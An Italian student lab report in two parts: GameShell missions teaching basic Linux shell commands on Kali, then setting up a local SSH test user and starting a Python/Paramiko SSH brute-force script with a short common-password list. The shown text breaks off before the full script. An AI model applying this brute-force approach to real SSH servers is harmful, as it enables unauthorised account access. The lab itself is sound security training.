

PROGETTO W8D4

ALUNNO: MAZZI EMANUELE

TRACCIA:

Il progetto è composto da due task principali.

Task 1

Familiarizzazione con sistema operativo Linux, shell e Command Prompt tramite il gioco GameShell su Kali Linux.

L'obiettivo del laboratorio è acquisire familiarità con:

filesystem Linux;

navigazione tra directory;

utilizzo dei principali comandi della shell.

Durante il progetto sono stati completati diversi livelli del gioco documentando le attività svolte e i comandi utilizzati.

Task 2

Realizzazione di un programma in Python in grado di eseguire un attacco brute force SSH su una macchina Debian/Ubuntu/Kali utilizzata come ambiente di test.

L'obiettivo dell'attività è comprendere il funzionamento dell'autenticazione SSH e la logica di un attacco brute force in ambiente controllato.

Preparazione dell'ambiente Kali Linux

Prima di iniziare le attività previste dal progetto, ho verificato il corretto funzionamento della macchina Kali Linux ed eseguito l'aggiornamento dei repository di sistema tramite il comando:

- `sudo apt update`

Questa operazione mi ha permesso di aggiornare l'elenco dei pacchetti disponibili e preparare l'ambiente per l'installazione degli strumenti necessari allo svolgimento del laboratorio.

```
(kali㉿kali)-[~]  
$ sudo apt update  
Scaricamento di:1 https://packages.microsoft.com/repos/code stable InRelease [3.590 B]  
Scaricamento di:2 https://packages.microsoft.com/repos/code stable/main amd64 Packages [26,4 kB]  
Scaricamento di:3 http://kali.download/kali kali-rolling InRelease [34,0 kB]  
Scaricamento di:4 http://kali.download/kali kali-rolling/main amd64 Packages [20,9 MB]  
Scaricamento di:5 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [52,9 MB]  
Scaricamento di:6 http://kali.download/kali kali-rolling/contrib amd64 Packages [116 kB]  
Scaricamento di:7 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [259 kB]  
Scaricamento di:8 http://kali.download/kali kali-rolling/non-free amd64 Packages [188 kB]  
Scaricamento di:9 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [908 kB]  
Recuperati 75,3 MB in 4s (17,4 MB/s)  
133 pacchetti possono essere aggiornati: eseguire "apt list --upgradable" per vederli.
```

Installazione delle dipendenze necessarie

Dopo aver aggiornato i repository di Kali Linux, ho installato i pacchetti necessari al corretto funzionamento di GameShell utilizzando il comando:

- `sudo apt install gettext man-db procps psmisc nano tree bsdmainutils x11-apps wget`

Questa operazione ha permesso di installare diversi strumenti e utility Linux utili durante lo svolgimento del laboratorio, tra cui comandi per la gestione dei processi, del filesystem e della shell

```
(kali@kali)~$ sudo apt install gettext man-db procps psmisc nano tree bsdmainutils x11-apps wget
man-db è già alla versione più recente (2.13.1-1).
procps è già alla versione più recente (2:4.0.4-9+b2).
psmisc è già alla versione più recente (23.7-2).
psmisc è stato contrassegnato come installato manualmente.
nano è già alla versione più recente (9.0-1).
tree è già alla versione più recente (2.3.2-1).
tree è stato contrassegnato come installato manualmente.
x11-apps è già alla versione più recente (7.7+11+b1).
x11-apps è stato contrassegnato come installato manualmente.
wget è già alla versione più recente (1.25.0-2).
I seguenti pacchetti sono stati installati automaticamente e non sono più richiesti:
amass-common libmupdf25.1 linux-image-6.12.38-kali-amd64
curlftpfs libnet1 linux-image-6.17.10-kali-amd64
girl1.2-girepository-2.0 libobjc-14-dev openjdk-21-jre
libarmadillo14 libplacebo349 openjdk-21-jre-headless
libaudio2 libplacebo351 pocketchinx-en-us
libavc1394-0 libpocketchinx3 postgresql-common-dev
libavfilter10 libportmidi0 python3-aiohttp
libavformat61 libpostal-data python3-aiohttp
libbluray2 libpostl1 python3-bluepy
libbson-1.0-0t64 libpostproc58 python3-click-plugins
libconfig-inifiles-perl libradare2-5.0.0t64 python3-fs
libcrypt-dev libraw1e0.7 python3-gpg
libdisplay-info2 librubberband2 python3-kismetcapturebtgeiger
libdt2 librsframe2 python3-kismetcapturefreaklabszigbee
libfuse2t64 librsimutf27 python3-kismetcapturet1433
libgav1-1 librsnmp40t64 python3-kismetcapturet1433b
libgdal37 librsphinxbase3t64 python3-kismetcapturet1433b
libgdk-pixbuf2.0-bin libsqlcipher1 python3-protobuf
libgeos3.14.0 libswscale8 python3-pysmi
libgirepository-1.0-1 libteamctl0 python3-pysnmp4
libgpgme11t64 libtheoraec1 python3-terminaltables
libgpgmepp6t64 libtheoraenc1 python3-wapiti-arsenic
libinstpatch-1.0-2 libtsk19t64 python3-xldr
libio-pty-perl libudfread0 python3-xlutils
libipc-run-perl libunibreak6 python3-xlwt
libjs-jquery-ui libvdpau-v4l2-glx python3-yaswfp
libjs-underscore libwireless18 python3-zombie-imp
libmjpegutils-2.1-0t64 libwiretap15 ruby-unf-ext
libmongoc-1.0-0t64 libwsutil16 samba-ad-dc
libmpeg2encpp-2.1-0t64 libx264-164 samba-ad-provision
libmplex2-2.1-0t64 libyelp0 samba-dsdb-modules
Usare "sudo apt autoremove" per rimuoverli.

Installazione:
bsdmainutils gettext

Installazione dipendenze:
ncal
```

Download di GameShell

Una volta installate le dipendenze necessarie, ho scaricato GameShell direttamente dal repository GitHub ufficiale tramite il comando:

- `wget https://github.com/phyver/GameShell/releases/download/latest/gameshell.sh`

Il comando ha permesso di scaricare lo script necessario all'avvio del gioco all'interno della macchina Kali Linux.

```
(kali@kali)-[~]
$ wget https://github.com/phyver/GameShell/releases/download/latest/gameshell.sh
--2026-05-13 12:14:22-- https://github.com/phyver/GameShell/releases/download/latest/gameshell.sh
Risoluzione di github.com (github.com)... 140.82.121.4
Connessione a github.com (github.com)|140.82.121.4|:443 ... connesso.
Richiesta HTTP inviata, in attesa di risposta... 302 Found
Posizione: https://release-assets.githubusercontent.com/github-production-release-asset/94422621/8b848a8b-e8ba-45
sh6rsct=application%2Foctet-stream&skoid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b
ZoXNpqR2D6U%3D6jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJnaXRodWlud29tIiwiaXVkiIjoicmVsZWZzZS1hc3NldHMuZ
ZHVjdGlubi5ibG9iLmNvcmlud2luZG93cy5uZXQifQ.wVhkhISX35kbrgDdD2BH5bxG1smJsHcdoEiBma1BFfo&response-content-dispositi
--2026-05-13 12:14:22-- https://release-assets.githubusercontent.com/github-production-release-asset/94422621/8b
e%3Dgameshell.sh6rsct=application%2Foctet-stream&skoid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-4
HEZRgm20fLbiF4ZoXNpqR2D6U%3D6jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJnaXRodWlud29tIiwiaXVkiIjoicmVsZW
FzZWZzZ2V0cHJvZHVjdGlubi5ibG9iLmNvcmlud2luZG93cy5uZXQifQ.wVhkhISX35kbrgDdD2BH5bxG1smJsHcdoEiBma1BFfo&response-con
Risoluzione di release-assets.githubusercontent.com (release-assets.githubusercontent.com)... 185.199.109.133, 18
Connessione a release-assets.githubusercontent.com (release-assets.githubusercontent.com)|185.199.109.133|:443 ...
Richiesta HTTP inviata, in attesa di risposta... 200 OK
Lunghezza: 214653 (210K) [application/octet-stream]
Salvataggio in: «gameshell.sh»

gameshell.sh 100%[=====]

2026-05-13 12:14:22 (6,79 MB/s) - «gameshell.sh» salvato [214653/214653]
```

Avvio di GameShell

Dopo aver completato il download del file di installazione, ho avviato GameShell tramite il comando:

- bash [gameshell.sh](#)

Una volta avviato il gioco, è stato possibile iniziare i vari livelli e consultare le missioni disponibili tramite i comandi messi a disposizione dall'ambiente GameShell.

```
{
|
| Benvenuto su GameShell!
|
| Utilizzare e amministrare un computer che esegue un sistema operativo
| basato su Unix (come ad esempio Linux, BSD o macOS) richiede l'utilizzo
| di una interfaccia testuale chiamata "shell" o terminale/console. In
| questo gioco proveremo la shell viaggiando tra varie missioni che ti
| insegneranno come fare operazioni standard quali:
|
| - creare cartelle,
| - creare, vedere e modificare file,
| - cercare file che soddisfano certi criteri,
| - eseguire e interrompere programmi,
| - ecc ...
|
| Durante la tua avventura visiterai luoghi, interagirai con persone,
| e troverai oggetti. Comunque devi ricordarti che queste sono cartelle
| normali, programmi e file con contenuti spesso casuali.
| Per esempio:
|
| - "costruisci una capanna" significa creare una cartella "Capanna", e
| - "inserisci una moneta in una cassa" significa creare un file chiamato
|   "moneta" in una cartella "Cassa".
|
| }
| }
```

Analisi della prima missione


Una volta avviato GameShell, ho utilizzato il comando:

- gsh goal per visualizzare l'obiettivo del livello corrente e comprendere la missione da completare.

Successivamente ho iniziato ad analizzare la struttura delle directory presenti nel filesystem del gioco utilizzando alcuni dei principali comandi Linux, tra cui:

- pwd per verificare la directory corrente;
- ls per visualizzare file e cartelle disponibili.

Questa prima fase mi ha permesso di familiarizzare con la navigazione all'interno della shell Linux simulata da GameShell.



```

Obiettivi Missione
=====
Vai in cima alla torre del castello.

Comandi utili
=====
cd POSIZIONE
  Spostati alla posizione fornita.
  Nota: ``cd`` è una abbreviazione per "change directory".

pwd
  Mostra il percorso attuale.
  Nota: ``pwd`` è una abbreviazione per "print working directory".

ls
  Mostra una lista di posizioni che sono accessibili.
  Nota: ``ls`` è una abbreviazione per "list".

gsh check
  Verifica che gli obiettivi della missione siano stati raggiunti.

gsh reset
  Riavvia la missione dall'inizio.

Nota
=====
Le parole in MAIUSCOLO nei comandi sono meta-variabili: devi sostituirle con dei
valori appropriati (di tipo stringa).

La maggior parte dei filesystem gestiscono maiuscole e minuscole in modi diversi.
Verifica di essere nel percorso corretto.
  
```

Completamento del primo livello

Per completare la prima missione ho esplorato le directory presenti all'interno del castello utilizzando i principali comandi Linux per la navigazione del filesystem.

Durante l'attività ho utilizzato:

- cd per spostarmi tra le cartelle;
- ls per visualizzare il contenuto delle directory;
- pwd per verificare il percorso corrente.

Analizzando la struttura delle directory presenti nel castello, ho individuato il percorso corretto per raggiungere la cima della torre richiesta dalla missione.

Il percorso completato è stato:

1. Castello
2. Palazzo_principale
3. Primo_piano
4. Secondo_piano

5. Cima_della_torre

Una volta raggiunta la directory finale, ho verificato il completamento della missione tramite il comando:

gsh check

Il gioco ha confermato il completamento corretto del livello e il salvataggio dei progressi effettuati.

```
[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 1] $ pwd
/home/kali/gameshell/World

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 1] $ ls
Castello  Foresta  Giardino  Montagna  Stalla

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 1] $ cd Castello

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 1] $ ls
Cantina  Grande_sala  Osservatorio  Palazzo_principale  Torre_principale

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 1] $ cd Palazzo_principale

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 1] $ ls
Biblioteca  Primo_piano  Sala_del_trono

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 1] $ cd Primo_piano

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 1] $ ls
Secondo_piano

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 1] $ cd Secondo_piano

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 1] $ ls
Cima_della_torre

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 1] $ cd Cima_della_torre

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 1] $ ls

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 1] $ gsh check

Congratulazioni, la missione 1 é stata completata con successo!
[ progress was saved in /home/kali/gameshell-save.sh ]
```

Missione 2

Utilizzo dei comandi cd .. e cd -

Durante la seconda missione di GameShell ho approfondito l'utilizzo dei comandi Linux relativi alla navigazione tra directory.

In particolare ho utilizzato:

- cd .. per tornare alla directory padre;
- cd - per ritornare rapidamente alla directory visitata in precedenza;
- pwd per verificare il percorso corrente all'interno del filesystem.

L'obiettivo della missione era raggiungere la directory Cantina presente all'interno del castello utilizzando correttamente i comandi di navigazione della shell.

Durante l'attività ho potuto osservare concretamente la differenza tra i due comandi:

cd .. permette di salire di un livello nella struttura delle cartelle;

cd - permette invece di tornare all'ultima directory visitata.

Una volta raggiunta la directory corretta, ho verificato il completamento della missione tramite:

gsh check

ottenendo la conferma del completamento del livello.

```
/home/kali/gameshell/World/Castello/Palazzo_principale/Primo_piano/Secondo_piano/Cima_della_torre
[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 2] $ cd ..

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 2] $ pwd
/home/kali/gameshell/World/Castello/Palazzo_principale/Primo_piano/Secondo_piano

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 2] $ cd -
/home/kali/gameshell/World/Castello/Palazzo_principale/Primo_piano/Secondo_piano/Cima_della_torre

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 2] $ pwd
/home/kali/gameshell/World/Castello/Palazzo_principale/Primo_piano/Secondo_piano/Cima_della_torre

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 2] $ cd ..

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 2] $ cd..
cd..: comando non trovato

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 2] $ cd ..

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 2] $ cd ..

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 2] $ pwd
/home/kali/gameshell/World/Castello/Palazzo_principale

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 2] $ cd ..

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 2] $ ls
Cantina Grande_sala Osservatorio Palazzo_principale Torre_principale

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 2] $ cd Cantina

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 2] $ pwd
/home/kali/gameshell/World/Castello/Cantina

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 2] $ gsh check

Congratulazioni, la missione 2 è stata completata con successo!
```

Missione 3

Navigazione tramite percorso completo

Nel livello successivo ho approfondito l'utilizzo del comando `cd` specificando direttamente un percorso completo composto da più directory.

L'obiettivo della missione era raggiungere la directory `Sala_del_trono` utilizzando solamente due comandi:

un comando per tornare alla directory iniziale;

un comando per raggiungere direttamente la destinazione finale.

Per completare la missione ho utilizzato:

- `cd`
- `cd /home/kali/gameshell/World/Castello/Palazzo_principale/Sala_del_trono`

Questa attività mi ha permesso di comprendere meglio il funzionamento dei percorsi assoluti all'interno del filesystem Linux e la possibilità di attraversare più directory tramite un unico comando.

Al termine della navigazione ho verificato il completamento della missione tramite:

gsh check

```
[mission 3] $ cd

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 3] $ cd /home/kali/gameshell/World/Castello/Palazzo_principale/Sala_del_trono

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 3] $ gsh check

Congratulazioni, la missione 3 è stata completata con successo!

Ottimo lavoro!!!

Da ora in poi, la posizione corrente
sarà mostrata appena prima del prompt comandi
```

gsh check

ottenendo la conferma del completamento corretto della missione.

```
~
[mission 4] $ pwd
/home/kali/gameshell/World

~
[mission 4] $ ls
Castello  Foresta  Giardino  Montagna  Stalla

~
[mission 4] $ cd Foresta

~/Foresta
[mission 4] $ ls

~/Foresta
[mission 4] $ mkdir Capanna

~/Foresta
[mission 4] $ cd Capanna

~/Foresta/Capanna
[mission 4] $ mkdir Cassa

~/Foresta/Capanna
[mission 4] $ pwd
/home/kali/gameshell/World/Foresta/Capanna

~/Foresta/Capanna
[mission 4] $ cd Cassa

~/Foresta/Capanna/Cassa
[mission 4] $ pwd
/home/kali/gameshell/World/Foresta/Capanna/Cassa

~/Foresta/Capanna/Cassa
[mission 4] $ gsh check

Congratulazioni, la missione 4 é stata completata con successo!

[ progress was saved in /home/kali/gameshell-save.sh ]
```

Missione 5

Eliminazione di file tramite rm

Nel livello successivo ho utilizzato il comando Linux rm per eliminare specifici file presenti all'interno della directory Cantina.

L'obiettivo della missione era rimuovere solamente i file associati ai ragni, lasciando invariati gli altri elementi presenti nella directory.

Per prima cosa ho visualizzato il contenuto della cartella tramite:

- ls

Successivamente ho eliminato i file richiesti utilizzando:

- rm ragno_1 ragno_2 ragno_3

Dopo l'eliminazione dei file ho verificato nuovamente il contenuto della directory per controllare che fossero rimasti solamente i file corretti.

Infine ho utilizzato:

gsh check

ottenendo la conferma del completamento corretto della missione.

```
~/Foresta/Capanna/Cassa
[mission 5] $ cd /home/kali/gameshell/World/Castello/Cantina

~/Castello/Cantina
[mission 5] $ ls
botte_di_mele  pipistrello_1  pipistrello_2  ragno_1  ragno_2  ragno_3

~/Castello/Cantina
[mission 5] $ rm ragno_1 ragno_2 ragno_3

~/Castello/Cantina
[mission 5] $ ls
botte_di_mele  pipistrello_1  pipistrello_2

~/Castello/Cantina
[mission 5] $ gsh check

Congratulazioni, la missione 5 è stata completata con successo!

[ progress was saved in /home/kali/gameshell-save.sh ]
```

Missione 6

Spostamento di file tramite mv

Nel livello successivo ho utilizzato il comando Linux mv per spostare diversi file da una directory ad un'altra.

L'obiettivo della missione era raccogliere le monete presenti nel Giardino e trasferirle all'interno della directory Cassa creata precedentemente nella foresta.

Per prima cosa ho visualizzato il contenuto della directory tramite:

- ls

Successivamente ho spostato i file utilizzando:

- mv moneta_1 moneta_2 moneta_3 ~/Foresta/Capanna/Cassa

In questa attività ho utilizzato anche il simbolo ~, che in Linux rappresenta la home directory dell'utente corrente.

Dopo aver effettuato lo spostamento, ho verificato la presenza dei file nella cartella di destinazione tramite:

- ls

Infine ho completato la missione utilizzando:

gsh check

ottenendo la conferma del completamento corretto del livello.

```
~/Foresta/Capanna/Cassa
[mission 6] $ cd /home/kali/gameshell/World/Giardino

~/Giardino
[mission 6] $ ls
Giardino_fiorito  Labirinto  moneta_1  moneta_2  moneta_3  Rimessa

~/Giardino
[mission 6] $ mv moneta_1 moneta_2 moneta_3 ~/Foresta/Capanna/Cassa

~/Giardino
[mission 6] $ cd ~/Foresta/Capanna/Cassa

~/Foresta/Capanna/Cassa
[mission 6] $ ls
moneta_1  moneta_2  moneta_3

~/Foresta/Capanna/Cassa
[mission 6] $ gsh check

Congratulazioni, la missione 6 è stata completata con successo!
```

Missione 7

Gestione dei file nascosti e utilizzo di ls -A

Nel livello successivo ho approfondito la gestione dei file nascosti all'interno del filesystem Linux.

L'obiettivo della missione era individuare alcune monete nascoste presenti nella directory Giardino e spostarle successivamente nella directory Cassa creata in precedenza.

Per visualizzare anche i file nascosti ho utilizzato il comando:

- ls -A

Questo comando permette di mostrare tutti i file presenti nella directory corrente, inclusi quelli nascosti, identificabili dal punto (.) all'inizio del nome.

Dopo aver individuato le monete nascoste, ho utilizzato il comando:

- mv

per trasferire i file nella directory Cassa.

Successivamente ho verificato il contenuto della cartella di destinazione tramite:

- ls -a

controllando che tutte le monete fossero state spostate correttamente.

Infine ho completato la missione tramite:

gsh check

ottenendo la conferma del completamento corretto del livello.

```
[mission 7] $ cd ~/Giardino
~/Giardino
[mission 7] $ ls -A
.44778_moneta_1 .51645_moneta_3 .60549_moneta_2 Giardino_fiorito Labirinto Rimessa
~/Giardino
[mission 7] $ mv .44778_moneta_1 .51645_moneta_3 .60549_moneta_2 ~/Foresta/Capanna/Cassa
~/Giardino
[mission 7] $ cd ~/Cassa
bash: cd: /home/kali/gameshell/World/Cassa: File o directory non esistente
~/Giardino
[mission 7] $ cd ~/Foresta/Capanna/Cassa
~/Foresta/Capanna/Cassa
[mission 7] $ ls
moneta_1 moneta_2 moneta_3
~/Foresta/Capanna/Cassa
[mission 7] $ ls -a
. .. .44778_moneta_1 .51645_moneta_3 .60549_moneta_2 moneta_1 moneta_2 moneta_3
~/Foresta/Capanna/Cassa
[mission 7] $ gsh check
Congratulazioni, la missione 7 è stata completata con successo!
[ progress was saved in /home/kali/gameshell-save.sh ]
```

Missione 8

Utilizzo delle wildcard nella shell Linux

Durante questo livello ho approfondito l'utilizzo delle wildcard nella shell Linux per selezionare gruppi di file tramite pattern specifici.

L'obiettivo della missione era eliminare tutti i file associati ai ragni presenti nella directory Cantina, lasciando invariati i file relativi ai pipistrelli.

Per prima cosa ho visualizzato il contenuto della directory tramite:

- ls

Successivamente ho utilizzato il carattere wildcard * tramite il comando:

- rm *_ragno_*

Questo comando ha permesso di selezionare automaticamente tutti i file contenenti la stringa _ragno_ all'interno del nome, eliminandoli contemporaneamente.

Dopo l'eliminazione dei file ho verificato il contenuto residuo della directory controllando che fossero rimasti solamente i file corretti.

Infine ho completato la missione tramite:

gsh check

ottenendo la conferma del completamento corretto del livello.

```
~/Foresta/Capanna/Cassa
[mission 8] $ cd ~/Castello/Cantina

~/Castello/Cantina
[mission 8] $ ls
10230_ragno_44      15562_ragno_15      21960_ragno_41      26316_ragno_48      32507_ragno_24      7079_ragno_43
10845_ragno_20      16148_ragno_19      2200_ragno_2        26333_ragno_39      3639_ragno_6        7611_ragno_22
11417_ragno_27      17302_ragno_49      2233_ragno_14       2644_ragno_4        3776_ragno_31       8166_ragno_46
1215_ragno_26       17324_ragno_36      22429_ragno_17      26968_ragno_5       4124_pipistrello_3  8316_ragno_35
12479_ragno_9       17696_pipistrello_2 22889_ragno_11      28389_ragno_21      448_ragno_33       8846_ragno_40
12522_pipistrello_1 19397_ragno_28      23009_ragno_45      29257_ragno_34      4960_ragno_25      botte_di_mele
12810_ragno_8       21327_ragno_12      23470_ragno_13      29661_ragno_50      5716_ragno_10
13046_ragno_29      21413_ragno_42      25101_ragno_32      2967_ragno_38       5860_ragno_23
14339_ragno_37      21592_ragno_47      25444_ragno_16      32086_ragno_1       6509_pipistrello_4
15073_ragno_7       21931_ragno_3       26144_ragno_18      32491_ragno_30      6513_pipistrello_5

~/Castello/Cantina
[mission 8] $ rm *_ragno_*

~/Castello/Cantina
[mission 8] $ ls
12522_pipistrello_1 17696_pipistrello_2 4124_pipistrello_3 6509_pipistrello_4 6513_pipistrello_5 botte_di_mele

~/Castello/Cantina
[mission 8] $ gsh check

Congratulazioni, la missione 8 è stata completata con successo!

[ progress was saved in /home/kali/gameshell-save.sh ]
```

Conclusioni attività GameShell

Attraverso le missioni completate in GameShell ho potuto acquisire maggiore familiarità con l'utilizzo della shell Linux e con la gestione del filesystem tramite terminale.

Durante le attività ho utilizzato diversi comandi fondamentali di Linux, tra cui:

- cd
- pwd
- ls
- mkdir
- rm
- mv

oltre all'utilizzo di wildcard e gestione di file nascosti.

Le missioni svolte mi hanno permesso di comprendere meglio:

1. la navigazione tra directory;
2. la gestione di file e cartelle;
3. l'utilizzo dei percorsi assoluti e relativi;
4. alcune funzionalità avanzate della shell Linux.

L'attività si è rivelata particolarmente utile per migliorare la familiarità con l'ambiente terminale e con i principali strumenti utilizzati nei sistemi Linux.

Realizzazione di uno script Brute Force SSH in Python

La seconda parte del progetto prevedeva la realizzazione di uno script in Python in grado di eseguire un attacco brute force SSH in ambiente controllato.

L'obiettivo dell'attività era comprendere il funzionamento dell'autenticazione SSH e simulare il comportamento di un semplice attacco brute force utilizzando Python e una macchina Linux configurata come ambiente di test.

Preparazione dell'ambiente SSH

Per eseguire il laboratorio relativo al brute force SSH ho verificato la presenza del servizio SSH sulla macchina Kali Linux tramite:

- `sudo systemctl status ssh`

Dopo aver verificato che il servizio risultava installato ma non attivo, ho avviato il server SSH tramite:

- `sudo systemctl start ssh`

Successivamente ho abilitato l'avvio automatico del servizio con:

- `sudo systemctl enable ssh`

Infine ho verificato il corretto funzionamento del server SSH controllando che il servizio risultasse attivo e in esecuzione.

```
Sessione Azioni Modifica Visualizza Aiuto
(kali@kali)-[~]
└─$ sudo systemctl status ssh
[sudo] password di kali:
o ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: disabled)
   Active: inactive (dead)
     Docs: man:sshd(8)
           man:sshd_config(5)

(kali@kali)-[~]
└─$ sudo systemctl start ssh

(kali@kali)-[~]
└─$ sudo systemctl enable ssh
Created symlink '/etc/systemd/system/sshd.service' → '/usr/lib/systemd/system/ssh.service'.
Created symlink '/etc/systemd/system/multi-user.target.wants/ssh.service' → '/usr/lib/systemd/system/ssh.service'.

(kali@kali)-[~]
└─$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: disabled)
   Active: active (running) since Thu 2026-05-14 12:54:45 EDT; 13s ago
 Invocation: bbc3a97fd0674a7b9c8a2d2a4a4105d8
     Docs: man:sshd(8)
           man:sshd_config(5)
  Main PID: 782740 (sshd)
    Tasks: 1 (limit: 5046)
  Memory: 3.3M (peak: 4.2M)
     CPU: 24ms
   CGroup: /system.slice/ssh.service
           └─782740 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

mag 14 12:54:45 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...
mag 14 12:54:45 kali sshd[782740]: Server listening on 0.0.0.0 port 22.
mag 14 12:54:45 kali sshd[782740]: Server listening on :: port 22.
mag 14 12:54:45 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.

(kali@kali)-[~]
└─$
```

Creazione dell'utente di test

Per eseguire il laboratorio in un ambiente controllato ho creato un utente dedicato ai test SSH tramite il comando:

- `sudo adduser testssh`

Durante la configurazione ho assegnato una password semplice all'utente, utile esclusivamente per le attività di laboratorio e per verificare il funzionamento dello script brute force.

La creazione di un utente separato ha permesso di evitare l'utilizzo dell'account principale del sistema durante i test di autenticazione SSH.

```
(kali㉿kali)-[~]
$ sudo adduser testssh
Nuova password:
Reimmettere la nuova password:
passwd: password aggiornata correttamente
Modifica delle informazioni relative all'utente testssh
Inserire il nuovo valore o premere INVIO per quello predefinito
Nome completo []:
Stanza n° []:
Numero telefonico di lavoro []:
Numero telefonico di casa []:
Altro []:
Is the information correct? [Y/n]
```

Installazione della libreria Python Paramiko

Per realizzare lo script brute force SSH in Python ho verificato la presenza della libreria Paramiko, utilizzata per la gestione delle connessioni SSH tramite Python. La verifica è stata effettuata tramite:

- `pip3 install paramiko --break-system-packages`

Il sistema ha confermato che la libreria risultava già installata all'interno della macchina Kali Linux.

Paramiko permette di stabilire connessioni SSH e gestire tentativi di autenticazione direttamente tramite codice Python, risultando particolarmente utile per lo sviluppo dello script richiesto dal laboratorio.

```
(kali㉿kali)-[~]
$ pip3 install paramiko --break-system-packages
Defaulting to user installation because normal site-packages is not writeable
Requirement already satisfied: paramiko in /usr/lib/python3/dist-packages (4.0.0)
Requirement already satisfied: bcrypt≥3.2 in /usr/lib/python3/dist-packages (from paramiko) (5.0.0)
Requirement already satisfied: cryptography≥3.3 in /usr/lib/python3/dist-packages (from paramiko) (46.0.7)
Requirement already satisfied: invoke≥2.0 in /usr/lib/python3/dist-packages (from paramiko) (2.2.1)
Requirement already satisfied: pynacl≥1.5 in /usr/lib/python3/dist-packages (from paramiko) (1.5.0)
Requirement already satisfied: cffi≥1.4.1 in /usr/lib/python3/dist-packages (from pynacl≥1.5→paramiko) (2.0.0)
Requirement already satisfied: pycparser in /usr/lib/python3/dist-packages (from cffi≥1.4.1→pynacl≥1.5→paramiko) (3.0)
```

Creazione dello script Python

Per sviluppare il programma brute force SSH ho utilizzato Visual Studio Code come ambiente di sviluppo.

All'interno dell'editor ho creato un file Python chiamato:

bruteforce_ssh.py

che sarebbe stato utilizzato per implementare la logica di autenticazione SSH automatizzata tramite Python.

Struttura dello script Python

Per realizzare il programma brute force SSH ho sviluppato uno script Python utilizzando la libreria Paramiko.

La prima parte del codice importa la libreria necessaria per la gestione delle connessioni SSH:

- `import paramiko`

Successivamente ho configurato:

- indirizzo IP della macchina target;
- porta SSH;
- username dell'utente di test.

Nel laboratorio ho utilizzato:

- 127.0.0.1 come host locale;
- porta 22 per il servizio SSH;
- l'utente testssh creato precedentemente.

All'interno dello script ho poi definito una lista di password candidate:

```
password_list = [  
    "admin",  
    "password",  
    "123456",  
    "password123",  
    "kali"  
]
```

Lo script utilizza un ciclo for per provare automaticamente ogni password presente nella lista.

